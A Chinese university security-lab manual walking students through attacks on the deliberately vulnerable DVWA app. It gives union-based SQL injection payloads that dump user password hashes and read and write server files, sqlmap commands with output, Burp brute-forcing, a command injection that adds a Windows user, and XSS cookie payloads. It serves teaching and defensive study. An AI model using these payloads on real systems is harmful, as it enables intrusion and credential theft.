

《信息安全综合实践》实验指导书

实验名称： 安全漏洞实验

姓名： _____ 学号： _____ 邮箱： _____ 实验时长： _____ 分钟

一、实验目的

1. Windows XP 虚拟机已重新上传，请下载最新版进行实验。
2. 学习 SQL 语言、MySQL 数据库相关的知识，了解 SQL 注入的原理；学习 sqlmap 的使用。
3. 学习其它各种类型漏洞的攻击方法。
4. 从代码角度学习各种类型漏洞的防范方法。

二、实验内容

序	实验内容	具体内容
1)	SQL 注入攻防	SQL 注入手工攻击，low, medium, high 级别。
2)	SQL 注入工具	利用 sqlmap 实施攻击，low, medium, high 级别。
3)	其它类型漏洞攻击和防范	暴力破解，命令注入，XSS，CSRF，文件上传。

三、实验步骤

3.0 实验环境设置

3.0.1 进入 WinXP 靶机（用户名：test，密码：test）

3.0.2 打开桌面 phpStudy 快捷方式，点击 phpStudy`启动`按钮，开启 Apache HTTP 服务和 MySQL 服务。


3.0.3 查看 WinXP 靶机的 IP 地址，在攻击机 Kali 上打开 dvwa 网站（http://靶机 IP 地址/dvwa/login.php），进入登录界面，账号：admin 密码：password。

3.0.4 打开 DVWA Security 的安全级别，此处选择“low”，点击提交将安全级别设为 low。



3.1 SQL Injection 手工攻击（下面命令中的反引号``只起到包裹提示的作用，勿输入）

3.1.1 点击 SQL Injection，进入页面，在输入框里输入`1`，提交后可以得到正常的返回结果。



3.1.2 判断是否存在注入，注入类型是字符型还是数字型。

输入`1`，提交后发现页面报错，未能返回正常结果。根据页面返回的报错信息说明目标网站使用的是 MySQL 数据库，且有引号的边界。

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1

输入`1' and '1' ='2`，提交后页面无反馈，也未报错。

3.1.3 获取 MySQL 数据库系统相关信息。

输入`1' union select 1,@@version#`，根据页面反馈可知 mysql 数据库版本是 5.5.53。
@@version 是 MySQL 中定义的变量，存储数据库的版本号。其他变量还包括 user()、database() 等。

User ID:

ID: 1' union select 1,@@version#
First name: admin
Surname: admin

ID: 1' union select 1,@@version#
First name: 1
Surname: 5.5.53

输入`1' union select 1,user()#`，根据页面反馈可知当前数据库用户信息。

User ID:

ID: 1' union select 1,user()#
First name: admin
Surname: admin

ID: 1' union select 1,user()#
First name: 1
Surname: root@localhost

输入`1' union select 1,database()#`，根据页面反馈可知当前数据库是 dvwa。

User ID:

ID: 1' union select 1,database()#
First name: admin
Surname: admin

ID: 1' union select 1,database()#
First name: 1
Surname: dvwa

输入`a' union select 1,schema_name from information_schema.schemata #`，页面反馈列出系统中所有数据库。

User ID:

ID: a' union select 1,schema_name from information_schema.schemata #
First name: 1
Surname: information_schema

ID: a' union select 1,schema_name from information_schema.schemata #
First name: 1
Surname: challenges

ID: a' union select 1,schema_name from information_schema.schemata #
First name: 1
Surname: dvwa

ID: a' union select 1,schema_name from information_schema.schemata #
First name: 1
Surname: mysql

ID: a' union select 1,schema_name from information_schema.schemata #
First name: 1
Surname: performance_schema

ID: a' union select 1,schema_name from information_schema.schemata #
First name: 1
Surname: security

ID: a' union select 1,schema_name from information_schema.schemata #
First name: 1
Surname: test

3.1.4 猜解当前数据库中数据表以及表中字段信息。

输入`1' order by 1 #`，或`1' order by 2 #`，都能得到页面反馈。但输入`1' order by 3 #`时页面报错，说明被查询的数据表只有两列。

```
Unknown column '3' in 'order clause'
```

输入`a' union select 1, table_name from information_schema.tables where table_schema='dvwa' #`，页面正常反馈，列出 dvwa 数据库中所有表。

User ID:

```
ID: a' union select 1, table_name from information_schema.tables where table_schema='dvwa' #
First name: 1
Surname: guestbook
```


```
ID: a' union select 1, table_name from information_schema.tables where table_schema='dvwa' #
First name: 1
Surname: users
```

输入`1' and exists (select * from dvwa.users) #`，页面正常反馈无报错，说明存在 users 表。

User ID:

```
ID: 1' and exists (select * from dvwa.users) #
First name: admin
Surname: admin
```

输入`a' union select 1,column_name from information_schema.columns where table_schema= 'dvwa' and table_name= 'users' #`，页面正常反馈，列出 users 数据表中所有的列。



DVWA

Vulnerability: SQL Injection

User ID:

```
ID: a' union select 1,column_name from information_schema.columns where table_schema= 'dvwa' and table_name= 'users' #
First name: 1
Surname: user_id

ID: a' union select 1,column_name from information_schema.columns where table_schema= 'dvwa' and table_name= 'users' #
First name: 1
Surname: first_name

ID: a' union select 1,column_name from information_schema.columns where table_schema= 'dvwa' and table_name= 'users' #
First name: 1
Surname: last_name

ID: a' union select 1,column_name from information_schema.columns where table_schema= 'dvwa' and table_name= 'users' #
First name: 1
Surname: user

ID: a' union select 1,column_name from information_schema.columns where table_schema= 'dvwa' and table_name= 'users' #
First name: 1
Surname: password

ID: a' union select 1,column_name from information_schema.columns where table_schema= 'dvwa' and table_name= 'users' #
First name: 1
Surname: avatar
```

输入`a' union select user, password from dvwa.users #`，得到页面的查询反馈。尝试对哈希值进行破解。

User ID:

```
ID: a' union select user, password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: a' union select user, password from dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: a' union select user, password from dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: a' union select user, password from dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: a' union select user, password from dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

3.1.5 服务器信息（文件）读写

输入`' union select 'hello','u r welcomed' into outfile 'd:\\test.txt'#`，在服务器 D 盘下写入相应内容的文件。

输入`' union select load_file('d:\\test.txt'),1#`，可以读取刚才在服务器 D 盘下的文件。

3.1.6 在 DVWA Security 的安全级别为 medium 和 high 的情况下，进行 SQL 注入攻击尝试。（简单尝试即可。medium 级别为数字型，过程略。）


3.2 利用 SQLmap 实施攻击

3.2.1 进入攻击机 kali 虚拟机（用户名：kali，密码：kali），通过终端查看 sqlmap 相关信息：


`sqlmap --help`

3.2.2 通过浏览器 Firefox 登录靶机上的 dvwa 网站（http://靶机 IP 地址/dvwa/login.php），并确认安全级别设为 low，然后点击 SQL Injection 进入 SQL 注入页面。


3.2.3 为浏览器设置代理，启动 Firefox→点击右上角三条杠→Settings→最下面 Network Settings，选择 Manual proxy configuration。HTTP Proxy:127.0.0.1; Port: 8080，点击 OK。



3.2.4 通过终端（或系统菜单）打开 burpsuite。点击 proxy→Intercept 选项，确认`intercept is on`，如下图。



3.2.5 在浏览器的 sql injection 页面中输入 1，点击提交，发现 burpsuite 的 Intercept 选项卡中出现以下信息。全选，然后点击右键将内容保存到文本文件如 test.txt 中（建议放到桌面或家目录）。



3.2.6 关闭 Burpsuite 的代理，确认`intercept is off`。在 Kali 终端上通过 sqlmap 相应命令对靶机上的目标页面进行扫描，得到攻击目标的基本信息，如数据库管理系统类型，注入点，注入类型等。扫描过程中遇到的询问信息，均按默认选择即可。

命令`sqlmap -r test.txt`扫描结果如下，并给出了注入点及注入方法。

```

kali@kali:~$ sqlmap -r test.txt
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state, and federal laws.
[+] starting @ 22:24:03 / 2022-03-22/

[22:24:03] [INFO] parsing HTTP request from 'test.txt'
[22:24:03] [INFO] testing connection to the target URL
[22:24:03] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:24:04] [INFO] testing if the target URL content is stable
[22:24:04] [INFO] target URL content is stable
[22:24:04] [INFO] testing if GET parameter 'id' is dynamic
[22:24:04] [WARNING] GET parameter 'id' does not appear to be dynamic
[22:24:04] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DMS: 'MySQL')
[22:24:04] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[22:24:04] [INFO] testing for SQL injection on GET parameter 'id'
[22:24:04] [INFO] it looks like the back-end DMS is 'MySQL'. Do you want to skip test payloads specific for other DMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[22:24:08] [WARNING] reflective value(s) found and filtering out
[22:24:09] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[22:24:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:24:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:24:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[22:24:12] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-strings='He')
[22:24:12] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:24:13] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[22:24:13] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:24:13] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[22:24:13] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[22:24:13] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[22:24:13] [INFO] testing 'MySQL > 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:24:13] [INFO] testing 'MySQL > 5.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[22:24:13] [INFO] testing 'MySQL inline queries'
[22:24:13] [INFO] testing 'MySQL > 5.8.12 stacked queries (comment)'
[22:24:13] [INFO] testing 'MySQL > 5.8.12 stacked queries'
[22:24:13] [INFO] testing 'MySQL > 5.8.12 stacked queries (query SLEEP - comment)'
[22:24:13] [INFO] testing 'MySQL > 5.8.12 stacked queries (query SLEEP)'
[22:24:13] [INFO] testing 'MySQL < 5.8.12 stacked queries (heavy query - comment)'
[22:24:13] [INFO] testing 'MySQL < 5.8.12 stacked queries (heavy query)'
[22:24:13] [INFO] testing 'MySQL > 5.8.12 AND time-based blind (query SLEEP)'
[22:24:13] [INFO] GET parameter 'id' appears to be 'MySQL > 5.8.12 AND time-based blind (query SLEEP)' injectable
[22:24:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:24:23] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
  
```


3.2.7 枚举攻击获得目标数据库的相关内容。

- 利用`sqlmap -X XX --dbs`命令枚举目标数据库管理系统中的数据库。`sqlmap -r test.txt --dbs`
- 利用`sqlmap -X XX -D dd --tables`命令枚举目标数据库 dd 中的表。`sqlmap -r test.txt -D dvwa --tables`
- 利用`sqlmap -X XX -D dd -T tt --columns`命令枚举目标数据库 dd 中某表 tt 的列信息。`sqlmap -r test.txt -D dvwa -T users --columns`
- 利用`sqlmap -X XX -D dd -T tt -C MM,NN --dump`命令枚举目标数据库 dd 中某表 tt 中 MM,NN 字段的数据。`sqlmap -r test.txt -D dvwa -T users -C user,password --dump`。

3.2.8 清除 sqlmap 缓存后，对 medium 和 high 级别使用 SQLmap 攻击（过程略）。

`sqlmap -u "靶机 IP" --flush-session`

3.3 暴力破解漏洞攻击（Brute Force）

3.3.1 DVWA 安全级别为 low，进入 Brute Force 页面，参考截图进行攻击，输入错误密码。

1.使用Burp拦截Brute Force HTTP请求

2.右键发送到Intruder模块

3.确认使用狙击手

1.清除所有变量



2.把password字段的值设置成变量

Target: http://192.168.117.136


Attack type: Sniper

1 payload position

Length: 562



Username and/or password incorrect.



3.4 命令注入漏洞攻击 (Command Execution)

3.4.1 关掉上一步 Burp 破解页面和代理拦截。进入 Command Execution 页面，通过构造命令注入语句实现添加 Windows XP 用户。参考截图进行攻击，DVWA 安全级别：low, medium, high。

127.0.0.1 && net user hacker 123 /add

Ping for FREE

Enter an IP address below:

Pinging 127.0.0.1 with 32 bytes of data:

```

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

```

Ping statistics for 127.0.0.1:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
 Approximate round trip times in milli-seconds:
 Minimum = 0ms, Maximum = 1ms, Average = 0ms
 0000J0000g0

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

或挑一个帐户做更改

test
计算机管理员
密码保护

hacker
受限的帐户
密码保护

Guest
来宾帐户没有启用

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

Bad parameter net.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

ERROR: You have entered an invalid IP

3.5 XSS 漏洞攻击

3.5.1 反射型 XSS (DVWA XSS reflected 页面)。参考截图进行攻击，DVWA 安全级别：low。

<script>alert(document.cookie)</script>

通过此命令可以弹出当前用户的 cookie。攻击者可以通过构造 JavaScript 语句生成专门偷取 cookie 的 URL 链接，然后诱导用户点击该链接，偷取 cookie 发送到攻击者的 php 网页。此过程在本实验中省略。

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

在此输入 <script>alert(document.cookie)</script>

192.168.117.136

security=low; PHPSESSID=vkhnsp6nn1oiahdalrvjg6

OK

3.5.2 存储型 XSS (DVWA XSS stored 页面)。参考截图进行攻击，DVWA 安全级别：low。

Name: Hacker, Message: <script>alert(document.cookie)</script>

通过此命令可以弹出当前用户的 cookie。攻击者可以构造专门偷取 cookie 并发送到攻击者 php 网页的 JavaScript 语句，然后通过留言板把该语句写入到数据库中。这样其他用户访问该留言板后 cookie 就自动发送到攻击者的 php 网页了。此过程在本实验中省略。删除 DVWA 中的留言需要重置数据库。Setup->"Create / Reset Database"

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[Insecure CAPTCHA](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

3.6 CSRF 漏洞

3.6.1 DVWA 安全级别: Medium。尝试修改 admin 密码，思考为何无法修改成功（提示：php 源码 eregi）。

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[Insecure CAPTCHA](#)
[File Inclusion](#)

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

